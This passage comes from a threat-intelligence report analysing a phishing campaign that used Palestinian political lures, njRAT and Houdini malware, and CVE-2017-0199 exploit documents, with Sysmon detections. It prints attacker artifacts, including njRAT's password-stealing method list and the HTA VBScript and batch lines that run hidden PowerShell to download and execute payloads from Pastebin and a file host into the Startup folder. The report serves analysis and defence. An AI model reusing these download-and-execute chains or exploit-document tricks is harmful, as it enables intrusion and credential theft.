    p.P1()
    p.P2()
    p.dyn()
    p.paltalk()
    Firefox5.GetFire()
    Chrome.Gchrome()
    p.Msn()
    p.Yahoo()
    p.GetOpera()
    Dim cIE7Passwords As CIE7Passwords = New CIE7Passwords()
    cIE7Passwords.Refresh()
    p.OOVOO()
    p.DUC3()
    p.Skype()
    Dim text As String = ""
    Try
        Dim enumerator As List(Of String).Enumerator = p.OL.GetEnumerator()
        While enumerator.MoveNext()
            Dim current As String = enumerator.Current
            text = text + current + " "
        End While
    Finally
        Dim enumerator As List(Of String).Enumerator
        CType(enumerator, IDisposable).Dispose()
    End Try
    p.OL.Clear()
    Return text
End Function

```

Figure 146. “GT()” Method of .NET DLL “pw.dll” for Applications Passwords Stealing

Each method within the “GT()” function is dedicated to stealing the password of a specific application as follows.

Method	Application	Method	Application
P1()	FileZilla	Msn()	MSN Messenger
P2()	No-IP Dynamic Update Client (DUC)	Yahoo()	Yahoo Messenger
dyn()	DynDNS config.dyndns file	cIE7Passwords	Internet Explorer
paltalk()	Paltalk Video Chat	OOVOO()	Oovoo Video Chat
GetFire()	Firefox Browser	DUC3()	No-IP Dynamic Update Client (DUC) v3
Gchrome()	Chrome Browser		

Table 10. Mapping of Methods for which Applications Passwords to be stolen

This variant of Njrat communicates with its C&C server over TCP port 5552. Note that this C&C server is the same as the Houdini C&C server in ATT-MAR-26. Not only the actor reused infrastructure elements, but also reused these elements for different purposes.

Time	Source	Src Port	Destination	Dst Port	Protocol	Info
2017-04-19 13:14:33.131493	172.16.40.251	49573	35.162.186.152	5552	TCP	49573 → 5552 [SYN] Seq=0
2017-04-19 13:14:33.449839	172.16.40.251	49573	35.162.186.152	5552	TCP	49573 → 5552 [ACK] Seq=1
2017-04-19 13:14:33.452237	172.16.40.251	49573	35.162.186.152	5552	TCP	49573 → 5552 [PSH, ACK]
2017-04-19 13:14:34.649651	172.16.40.251	49573	35.162.186.152	5552	TCP	49573 → 5552 [ACK] Seq=4

Figure 147. Njrat C&C Communication

The data fields in the Njrat protocol are consistent with the findings previously documented by other security researchers⁷⁰. Depending on the Njrat commands, the fields within a packet may include command, base64-encoded mutex/campaign ID, infected host name, user, date, operating system, whether a camera exists, Njrat version, and foreground window name. In the below screenshot, the “inf” command in the “Connect()” method discussed earlier is

⁷⁰ Fidelis Security – General Dynamics, Fidelis Threat Advisory #1009 (Jun. 28, 2013), “njRAT” Uncovered, <http://threatgeek.typepad.com/files/fta-1009---njrat-uncovered-1.pdf>

observed sending the base64-encoded RAT configurations to its C&C server. This communication also registers a Sysmon event ID 3 (NetworkConnect).

```
180.11|'|'|'|[REDACTED]|'|'|[REDACTED]|'|'|17-04-19|'|'|'|'|'|Win 7 Enterprise SP1
x86|'|'|No|'|'|0.7d|'|'|..|'|'|dGVzdA0KMzUuMTYyLjE4Ni4xNTI6NTU1Mg0KVGVtcA0KZnJhbW3b3JrLmV4ZQ0KRmFsc2UNCkZhbHN1DQpGYWxzZQ0KRmFsc2U=56.act|'|'|[REDACTED]0.0.0.0.0.0.24.act|'|'|113RhcN0ghlwViid0A=56.act|'|'|
```

Figure 148. Njrat C&C Communication Command and Protocol Fields

```
Network connection detected:
UtcTime: 2017-04-19 13:14:19.437
ProcessGuid: {fdd8bd75-6027-58f7-0000-0010aa696c00}
ProcessId: 12656
Image: C:\Users\[REDACTED]\AppData\Local\Temp\framework.exe
User: [REDACTED]
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.16.40.251
SourceHostname: [REDACTED]
SourcePort: 49573
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 35.162.186.152
DestinationHostname: ec2-35-162-186-152.us-west-2.compute.amazonaws.com
DestinationPort: 5552
DestinationPortName:
```

Figure 149. Njrat Parent Binary “framework.exe” Establishing C&C Communication its Remote Server

ATT-APR-27: CVE-2017-0199 Exploitation, Fileless PowerShell Inception, and Houdini

In this attack, the actor abandoned the JavaScript and self-extracting initial payloads in favor of a weaponized .RTF document exploiting CVE-2017-0199. Interestingly, the exploit module became publically available in the Metasploit framework on 2017-04-25⁷¹, only 2 days before the actor launched this attack. At the same time, the actor continued utilizing the Meterpreter exploitation flow, regardless of the final malware implant.

Like the previous attacks, the entry point of this is yet another Palestinian politics spear phishing email. The actor spoofed the sender address as if the Palestinian political party “Fatah Organization” directly forwarded the email to the imaginary victim. The email conveys a set of outcomes allegedly concluded by the “Central Committee” at the Presidential headquarters on a Wednesday. Written in Arabic, the email subject reads as follows:

”بخصوص اجتماع اللجنة المركزية واهم ما جاء فيه“

This translates into “Regarding the Central Committee Meeting and its Most Important items”. The body of the email continues the phishing message as “The most important decisions of the central committee held Wednesday evening at the presidential office”.




Figure 150. ATT-APR-27 Spear Phishing Email

The actor continued to abuse the Google Documents service by embedding a URL of the initial payload. In this case, the initial payload retrieved from the Google Documents URL is an .RTF document “doc.” اجتماع اللجنة المركزية with a .DOC extension to be opened in Word. Interestingly, the document was removed from Google Documents almost 72 hours after the spear phishing email arrived. It is unclear whether the actor or Google removed the document. The metadata of the initial payload provides additional information pointing back to the same user profile “Sec” identified in several artifacts metadata from previous attacks.

File Name	: اجتماع اللجنة المركزية.doc
File Size	: 268 kB
File Type	: RTF
MIME Type	: text/rtf
Author	: HP
Last Modified By	: Sec
Create Date	: 2017:04:27 03:23:00
Modify Date	: 2017:04:27 18:26:00

Figure 151. Metadata of the Initial Payload “doc.” اجتماع اللجنة المركزية.

⁷¹ <https://www.exploit-db.com/exploits/41934/>

The RTF exploit document embeds an OLE 1.0 object (01050000 02000000), potentially containing an OLE file (d0cf11e0), along with the OLE objects “objautlink” and “objupdate”. The latter two objects are particularly important in the context of the exploit, specifically, the object “objupdate”, which forces the OLE object to loaded automatically as soon as the .RTF document is opened without user intervention.

```
$ more اجتماع_اللجنة.doc
{\object\objautlink\objupdate\rs1tpict\objw8641\objh7264
{\*\objclass Word.Document.8}{*\objdata 010500000200000090000004f4c45324c696e6b00000000000000000000000000000000e0000
d0cf11e0a1b11ae10000000000000000000000000000000000000000000000000000000000000003e000300}
```

Figure 152. Interesting OLE objects found in the Initial Payload RTF Document

The RTF exploit document consists of 200 entities. Of interest, is the entity at index 165, which embeds the OLE object/file OLE2Link. The combination of these objects are widely referenced when exploiting CVE-2017-0199.

```
$ python ./rtfdump.py -f 0 اجتماع_اللجنة.doc
165 Level 4 c= 0 p=00002c20 l= 91900 h= 91164 b= 0 0 u= 0 *\objdata
200 Level 2 c= 0 p=000412f4 l= 7354 h= 7280 b= 0 0 u= 0 *\datastore
```

Figure 153. Object “objdata” at index 165 Generated by rtfdump

```
$ python ./rtfdump.py -s 165 اجتماع_اللجنة.H
00000000: 01 05 00 00 02 00 00 00 09 00 00 00 00 4F 4C 45 32 .....OLE2
00000010: 4C 69 6E 6B 00 00 00 00 00 00 00 00 00 00 00 0E 00 Link.....
00000020: 00 D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00 ..<D0><CF>.<U+0871>.<E1>.....
00000030: 00 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 .....>....<FE><FF>.
00000040: 00 06 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 .....
00000050: 00 01 00 00 00 00 00 00 10 00 00 02 00 00 .....
```

Figure 154. OLE File OLE2Link Embedded within “objdata” in Binary Representation

Extracting this OLE object into “oledump.py” indicates that the object consists of five streams. Examining the streams (stream 2) reveals the URL Moniker (E0C9EA79F9BACE118C8200AA004BA90B) bound to a URL pointing to a file named “mark.doc”, hosted on the actor Meterpreter server observed in attack ATT-APR-18.

```
$ python ./rtfdump.py -s 165 -H -E -d اجتماع_اللجنة.doc | python ./oledump.py -s 2
00000000: 01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00 ..... .
00000010: 00 00 00 00 00 00 00 00 70 00 00 00 E0 C9 EA 79 .....p...hy
00000020: F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 58 00 00 00 □.z.K@.X...
00000030: 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 32 00 h.t.t.p://./.2.
00000040: 31 00 33 00 2E 00 31 00 38 00 34 00 2E 00 31 00 1.3...1.8.4...1.
00000050: 32 00 33 00 2E 00 31 00 34 00 34 00 2F 00 6D 00 2.3...1.4.4./.m.
00000060: 61 00 72 00 6B 00 2E 00 64 00 6F 00 63 00 00 00 a.r.k...d.o.c...
00000070: 79 58 81 F4 3B 1D 7F 48 AF 2C 82 5D C4 85 27 63 yH^,]q'c
```

Figure 155. OLE File OLE2Link Embedded within “objdata” in Binary Representation

Due to the remote code execution nature of the vulnerability and the existence of the OLE object “objupdate”, Word will automatically retrieve the remote payload “mark.doc” file once the .RTF document is opened as observed in the Sysmon event ID 3 (NetworkConnect) and the network traffic capture.

```

Network connection detected:
UtcTime: 2017-04-19 08:52:50.114
ProcessGuid: {fdd8bd75-2c43-5906-0000-00107bc64900}
ProcessId: 1792
Image: C:\Program Files (x86)\Microsoft Office\Office15\WINWORD.EXE
User: [REDACTED]
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 172.16.40.141
SourceHostname: [REDACTED]
SourcePort: 49226
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 213.184.123.144
DestinationHostname:
DestinationPort: 80
DestinationPortName: http

```

Figure 156. HTTP Connection Instantiated by “winword.exe” to Metasploit/Meterpreter Server

Source	Src Port	Destination	Dst Port	Protocol	Info
172.16.40.141	49226	213.184.123.144	80	TCP	49226 → 80 [SYN] Seq=0 Win=8192 Len=0
213.184.123.144	80	172.16.40.141	49226	TCP	80 → 49226 [SYN, ACK] Seq=0 Ack=1
172.16.40.141	49226	213.184.123.144	80	TCP	49226 → 80 [ACK] Seq=1 Ack=1 Win=6
172.16.40.141	49226	213.184.123.144	80	HTTP	GET /mark.doc HTTP/1.1
213.184.123.144	80	172.16.40.141	49226	TCP	80 → 49226 [ACK] Seq=1 Ack=302 Win=1
213.184.123.144	80	172.16.40.141	49226	HTTP	HTTP/1.1 200 OK (application/hta)

Figure 157. HTTP Connection to Metasploit/Meterpreter Server to retrieve “mark.doc”

As the remote payload “mark.doc” is requested via the URL moniker, the Metasploit/Meterpreter server serves the payload as an HTA file as observed in the Content-Type of HTTP response headers. Since the returned HTA file contains VBScript, the HTA engine will subsequently execute it.

```

GET /mark.doc HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C;
.NET4.0E; InfoPath.3)
Host: 213.184.123.144
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 16 Apr 2017 18:56:41 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Sun, 16 Apr 2017 16:56:22 GMT
Accept-Ranges: bytes
Content-Length: 687
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/hta

<script language="VBScript">
window.moveTo -4000, -4000
Set vFwhEtGt = CreateObject("Wscript.Shell")
Set lftI = CreateObject("Scripting.FileSystemObject")
If 1=1 Then
    vFwhEtGt.Run ("PowerShell.exe -WindowStyle Hidden $d=$env:UserProfile+'\start
Menu\Programs\Startup\12330718701ac441736a55e3ee3cx996.exe';(New-Object
System.Net.WebClient).DownloadFile('https://a.pomf.cat/hnsnxg.doc',$d);Start-Process
$d;"),0
    vFwhEtGt.Run ("PowerShell.exe -WindowStyle Hidden $d=$env:UserProfile+'\\
\start Menu\Programs\Startup\Gen.bat';(New-Object
System.Net.WebClient).DownloadFile('https://pastebin.com/raw/caVD2tHV',$d);Start-
Process $d;"),0
End If
window.close()
</script>

```

Figure 158. HTTP Response Containing VBS served by Metasploit/Meterpreter Server

The VBScript returned by the Meterpreter server performs two remote retrievals via PowerShell commands:

1. A binary file “hnsnxg.doc” with a .DOC extension hosted on Kawaii file hosting “pomf.cat”. This file is persisted and executed from the Startup directory with the name “12330718701ac441736a55e3ee3cx996.exe”.
2. A raw paste “caVD2HV” from Pastebin retrieved over an HTTPS connection, which is also persisted in the Startup directory with the name “Gen.bat”.




Figure 159. Retrieved Files Persisted in the Startup Directory

Since the raw paste was retrieved over an encrypted connection, its contents are reviewed directly from the actor Pastebin account through the browser. In this case, the paste contains a batch script similar to the batch script observed in attack ATT-APR-18. As a reminder, this script achieves the runtime time-based persistence and is responsible for retrieving another paste, which contains the shellcode injection PowerShell script. From this point, the exploitation flow is similar to that in the previous attacks.

```
text 0.26 KB
1. :start
2. powershell.exe -nop -w hidden -c $J=new-object net.webclient;$J.proxy=
[Net.WebRequest]::GetSystemWebProxy();$J.Proxy.Credentials=
[Net.CredentialCache]::DefaultCredentials;IEX $J.downloadstring('http://pastebin.com
/raw/En7WDSyM');
3. TIMEOUT 500
4. goto start
```

Figure 160. Raw Paste “caVD2tHV” Contents on Pastebin Website

The actions performed thus far can be detected by three consecutive Sysmon events. The first event illustrates Microsoft Word creating the HTA file returned by the Meterpreter server. The remaining two events illustrate the execution of both PowerShell actions by the HTA engine.

```

File created:
UtcTime: 2017-04-30 18:26:15.579
ProcessGuid: {fdd8bd75-2c43-5906-0000-00107bc64900}
ProcessId: 1792
Image: C:\Program Files (x86)\Microsoft Office\Office15\WINWORD.EXE
TargetFilename: C:\Users\[REDACTED]\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\TDQ2SXKT\mark[1].hta
CreationUtcTime: 2017-04-30 18:26:15.579

Process Create:
UtcTime: 2017-04-30 18:26:16.001
ProcessGuid: {fdd8bd75-2c48-5906-0000-001046504a00}
ProcessId: 2980
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden $d=$env:userprofile+'\start Menu \\Programs\\Startup\\12330718701ac441736a55e3ee3cx996.exe';(New-Object System.Net.WebClient).DownloadFile('https://a.pomf.cat/hnsnxg.doc', $d);Start-Process $d;
CurrentDirectory: C:\Windows\system32\
User: [REDACTED]
LogonGuid: {fdd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=70BA57FB0BF2F34B86426D21559F5F6D05C1268193904DE8E959D7B06CE964CE,IMPHASH=A4D32F1AEF525B8ADA6A26F28596AC2E
ParentProcessGuid: {fdd8bd75-2c47-5906-0000-001098334a00}
ParentProcessId: 2780
ParentImage: C:\Windows\SysWOW64\mshta.exe
ParentCommandLine: C:\Windows\SysWOW64\mshta.exe -Embedding

Process Create:
UtcTime: 2017-04-30 18:26:16.016
ProcessGuid: {fdd8bd75-2c48-5906-0000-001092534a00}
ProcessId: 2568
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden $d=$env:userprofile+'\start Menu \\Programs\\Startup\\Gen.bat';(New-Object System.Net.WebClient).DownloadFile('https://pastebin.com/raw/caVD2tHV', $d);Start-Process $d;
CurrentDirectory: C:\Windows\system32\
User: [REDACTED]
LogonGuid: {fdd8bd75-8f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=70BA57FB0BF2F34B86426D21559F5F6D05C1268193904DE8E959D7B06CE964CE,IMPHASH=A4D32F1AEF525B8ADA6A26F28596AC2E
ParentProcessGuid: {fdd8bd75-2c47-5906-0000-001098334a00}
ParentProcessId: 2780
ParentImage: C:\Windows\SysWOW64\mshta.exe
ParentCommandLine: C:\Windows\SysWOW64\mshta.exe -Embedding

```

Figure 161. Sysmon Events Resulting from Downloading and Executing VBScript through HTA Engine

The persisted batch script from paste “caVD2tHV” retrieves the raw paste “En7WDSyM” over a plaintext connection. This last paste, as may be familiar by now, contains the shellcode injection PowerShell script.

```

GET /raw/En7WDSyM HTTP/1.1
Host: pastebin.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 30 Apr 2017 18:26:21 GMT
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d9659c41141e248f4783a5163050739211493576780; expires=Mon, 30-Apr-18 18:26:20 GMT; path=/; domain=.pastebin.com; HttpOnly
Cache-Control: public, max-age=1801
Vary: Accept-Encoding
X-XSS-Protection: 1; mode=block
CF-Cache-Status: EXPIRED
Expires: Sun, 30 Apr 2017 18:56:22 GMT
Server: cloudflare-nginx
CF-RAY: 357c8c80317b6a0d-LHR

8b2
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c $s=New-Object IO.MemoryStream([Convert]::FromBase64String(''H4sIAALGw91gCA7VWbW/aSBD+nEr9D1aFZFtyeE1Ic4Iu6WzA4AQnEAcIUQt9hovrL1kvSZAr//''))'

```

Figure 162. Raw Paste “En7WDSyM” Retrieved by Batch File “Gen.bat”

The initial file “hnsnxg.doc” retrieved by the HTA engine and persisted as “12330718701ac441736a55e3ee3cx996.exe” represents the Houdini malware. Curiously, although the Houdini binary drop was achieved early in the compromise through exploiting CVE-2017-0199, the actor still implanted the batch script to retrieve the PowerShell injection script afterwards. Suggesting that the actor may be after more than spying and data exfiltration.

The actor reverted to version 2.0 of the Houdini malware after various versions and the use of Njrat in the previous attacks. The actor gave this version of Houdini the “install_name” and “nick_name” of “gen3” as can be observed in the network traffic and malware configurations dumped from memory. A notable change in this and upcoming versions of Houdini is that the file storing the captured keystrokes is not named after the Houdini executable and it does not have the .DAT extension. Instead, the file is created after the infected user’s name with an extension of .LOG.

Time	Source	Src Port	Destination	Dst Port	Protocol	Info
2017-04-30 18:26:30.193349	172.16.40.141	49233	35.164.50.135	1970	TCP	49233 → 1970 [SYN] Seq=0
2017-04-30 18:26:30.519067	35.164.50.135	1970	172.16.40.141	49233	TCP	1970 → 49233 [SYN, ACK]
2017-04-30 18:26:30.519078	172.16.40.141	49233	35.164.50.135	1970	TCP	49233 → 1970 [ACK] Seq=1
2017-04-30 18:26:30.521349	172.16.40.141	49233	35.164.50.135	1970	TCP	49233 → 1970 [PSH, ACK]

Figure 163. ATT-APR-27 Houdini C&C 4-tuple Network Information




Figure 164. ATT-APR-27 Houdini Version 2.0 C&C Communication

```
$ strings 2488.dmp
...
1:35.164.50.135:1970
install_name=gen3
nick_name=gen3
install_folder=temp
reg_startup=false
startup_folder_startup=false
task_startup=false
injection=true
injection_process=svchost
...
```

Figure 165. ATT-APR-27 Houdini Configurations from Memory Dump

ATT-MAY-01/09: Simultaneous Operations

For the most part, the TTPs in the May attacks borrow from the previous ones. These TTPs include the Palestinian political spear phishing, Google services abuse, CVE-2017-0199 exploitation, shellcode injection through PowerShell, and the Houdini malware. The adaptations made by the actor in the May attacks can be viewed as behavioral.

The first adaptation relates to the frequency of the spear phishing emails. The actor launched the attacks on 2017-05-01 and 2017-05-09. For each attack day, two spear phishing emails were sent. One email embedded an attachment while the other embedded a URL for the initial payload. For each attack day, the initial payload was the same. This behavior suggests that the actor may have been attempting to guarantee the delivery of the initial payloads.

The second adaption involved the actor introducing nested and chained new payload delivery channels in attempt to complicate the analysis. Additionally, some of the newly created payloads were observed through the continuous monitoring of the actor Pastebin account. However, the actor did not utilize these new payloads in the May or future attacks. This suggests that the actor may have created these payloads for other attacks not targeted against other potential victims.

The May attacks plot and the chained delivery channels of initial payloads are illustrated in the below diagram, followed by detailed analysis of each attack day.




Figure 166. May Attacks Phishing Emails and Associated Payloads Chain Reaction

ATT-MAY-01

The actor designed the first spear phishing email as a “response” to a victim’s initiated request. The spoofed sender in this case may have been an attempt to impersonate the Middle Eastern IT services provider, Ejada Systems. The phishing email is in Arabic and has the following subject:

”مرفق رسالة بالرددود التي طلبتها واعتذر لعدم استخدام البريد الشخصي“

This translates to “Attached are the responses you requested and my apology for not using my personal email”. The email continues to explain why the sender did not use “his” personal email as follows “I apologize for not using my personal email as it might be under monitoring. You can read my response and then urgently send me your response through WhatsApp”. The email ends with an alleged male sender name “Maarouf” as the signature and a URL to content hosted on Google Documents service.



Figure 167. Attack ATT-MAY-01 First Phishing Email

The second spear phishing email arrived almost 3 hours after. This time, the actor reverted to the Palestinian politics theme. The email impersonates the Palestinian political figure “Jibril Rajoub” while addressing it to a female person named “Intesar”. The email alleges that the attached .DOCX file contains the bulletins discussed during a meeting with US persons held on April 26, and requests “Intesar” to forward the email to the President.



Figure 168. Attack ATT-MAY-01 Second Phishing Email

Linked Initial .DOCX Payload from First Email

The document retrieved by following the Google Documents URL is named “جواب. docx”, translating to “Response”. The document did not contain obvious exploits or macros. However, the document is in Open XML format and can be decompressed to review the raw XML files comprising it. Upon examining the main XML file “document.xml”, an interesting OLE object is identified with a “Type” of “Link” and an “UpdateMode” set to “Always”. This object is also associated with relationship ID “rId6”.

```
<o:OLEObject Type="Link" ProgID="Word.Document.8" ShapeID="_x0000_i1025" DrawAspect="Content" r:id="rId6" UpdateMode="Always">
```

Figure 169. OLE Objects Found in retrieved DOCX file from Google Documents through First Phishing Email

Examining the document relationship ID “rId6” under “_rels/document.xml.rels”, reveals that it has the attribute “TargetMode” set to “External” while the “Target” attribute is set to a remote file “office-update.rtf”, which is hosted on DocDroid document generation online service.

```
<Relationship Id="rId6" Type="http://.../oleObject" Target="https://www.docdroid.net/file/download/A8N6Zlr/office-update.rtf" TargetMode="External"/>
```

Figure 170. OLE Objects External Targets to Remote IP Address

Such configurations, specifically, the “Link” object type combined with the “UpdateMode” being set to “Always”, will allow the OLE object to automatically update⁷² and externally⁷³ retrieve the specified remote file “office-update.rtf” once the document is opened without any user intervention. This technique appears to be a new adoption in the actor arsenal. The attack is similar to what has been described in this advisory⁷⁴.

Since the file “office-update.rtf” is retrieved over an HTTPS connection, the URL is examined through the browser. In this instance, the file is a weaponized .RTF document exploiting CVE-2017-0199. Once again, the metadata of this file reveals that it was authored by “HP” and modified by the user “Sec”.



Figure 171. File “office-update.rtf” viewed on DocDroid online service

```
$ exiftool office-update.rtf
File Name           : office-update.rtf
File Size          : 268 kB
File Type         : RTF
MIME Type        : text/rtf
Author            : HP
Last Modified By : Sec
Create Date       : 2017:04:27 03:23:00
Modify Date       : 2017:04:27 18:26:00
Revision Number  : 2
Total Edit Time   : 2 minutes
```

Figure 172. Metadata of the RTF file “office-update.rtf”

Using the previous RTF analysis techniques, the URL moniker and the remote file to be retrieved after successful exploitation are identified. In this case, the remote IP address is the

⁷² [https://msdn.microsoft.com/en-us/library/documentformat.openxml.vml.office.oleobject\(v=office.14\).aspx](https://msdn.microsoft.com/en-us/library/documentformat.openxml.vml.office.oleobject(v=office.14).aspx)

⁷³ <http://officeopenxml.com/WPhyperlink.php>

⁷⁴ <https://vms.drweb.com/virus/?i=15265321&lng=en>

Meterpreter server, and file to be retrieved “mark.doc” match the same exploitation behavior observed in attack ATT-APR-27.

```
$ python rtfdump.py -s 170 -H -E -d office-update.rtf | python oledump.py -s 2
00000000: 01 00 00 02 09 00 00 00 01 00 00 00 00 00 00 00 .....hy
00000010: 00 00 00 00 00 00 00 00 70 00 00 00 E0 C9 EA 79 .....p...hy
00000020: F9 BA CE 11 8C 82 00 AA 00 4B A9 0B 58 00 00 00 D.%.K0.X...
00000030: 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 32 00 h.t.t.p.:./.2.
00000040: 31 00 33 00 2E 00 31 00 38 00 34 00 2E 00 31 00 1.3...1.8.4...1.
00000050: 32 00 33 00 2E 00 31 00 34 00 34 00 2F 00 60 00 2.3...1.4.4./.m.
00000060: 61 00 72 00 6B 00 2E 00 64 00 6F 00 63 00 00 00 a.r.k...d.o.c...
00000070: 79 58 81 F4 3B 1D 7F 48 AF 2C 82 5D C4 85 27 63 yH',]q'c
00000080: 00 00 00 00 A5 AB 00 00 FF FF FF FF 06 09 02 00 ...%...yyyy...
00000090: 00 00 00 00 C0 00 00 00 00 00 00 46 00 00 00 00 ....D.....F...
000000A0: FF FF FF FF 00 68 75 41 E4 BE D2 01 E0 67 FC 52 yyyy.huA%DR
000000B0: E4 BE D2 01 00 00 00 00 D8 0E DA 66 优....T1
```

Figure 173. Remote URL of file to be retrieved after CVE-2017-0199 Exploitation

Unfortunately, by the time this attack was being analyzed, the Meterpreter server reset all attempted connections to retrieve the file.

Source	Src Port	Destination	Dst Port	Protocol	Info
172.16.40.147	49262	213.184.123.144	80	TCP	49262 → 80 [SYN] Seq=0 Win=8192 Len
213.184.123.144	80	172.16.40.147	49262	TCP	80 → 49262 [SYN, ACK] Seq=0 Ack=1 W
172.16.40.147	49262	213.184.123.144	80	TCP	49262 → 80 [ACK] Seq=1 Ack=1 Win=64
172.16.40.147	49262	213.184.123.144	80	HTTP	GET /mark.doc HTTP/1.1
213.184.123.144	80	172.16.40.147	49262	TCP	80 → 49262 [ACK] Seq=1 Ack=302 Win=
213.184.123.144	80	172.16.40.147	49262	TCP	80 → 49262 [RST, ACK] Seq=1 Ack=302

Figure 174. Meterpreter server resetting connection when file “mark.doc” is requested

Attached Initial .DOCX Payload from Second Email

The attached document “الجانب الامريكي.docx” from the second email is also an Open XML file and exhibits the same behavior as the document from the first phishing email. In this instance, the OLE object ID has same attribute and relationship configurations except that the external target points to a Google Documents URL.

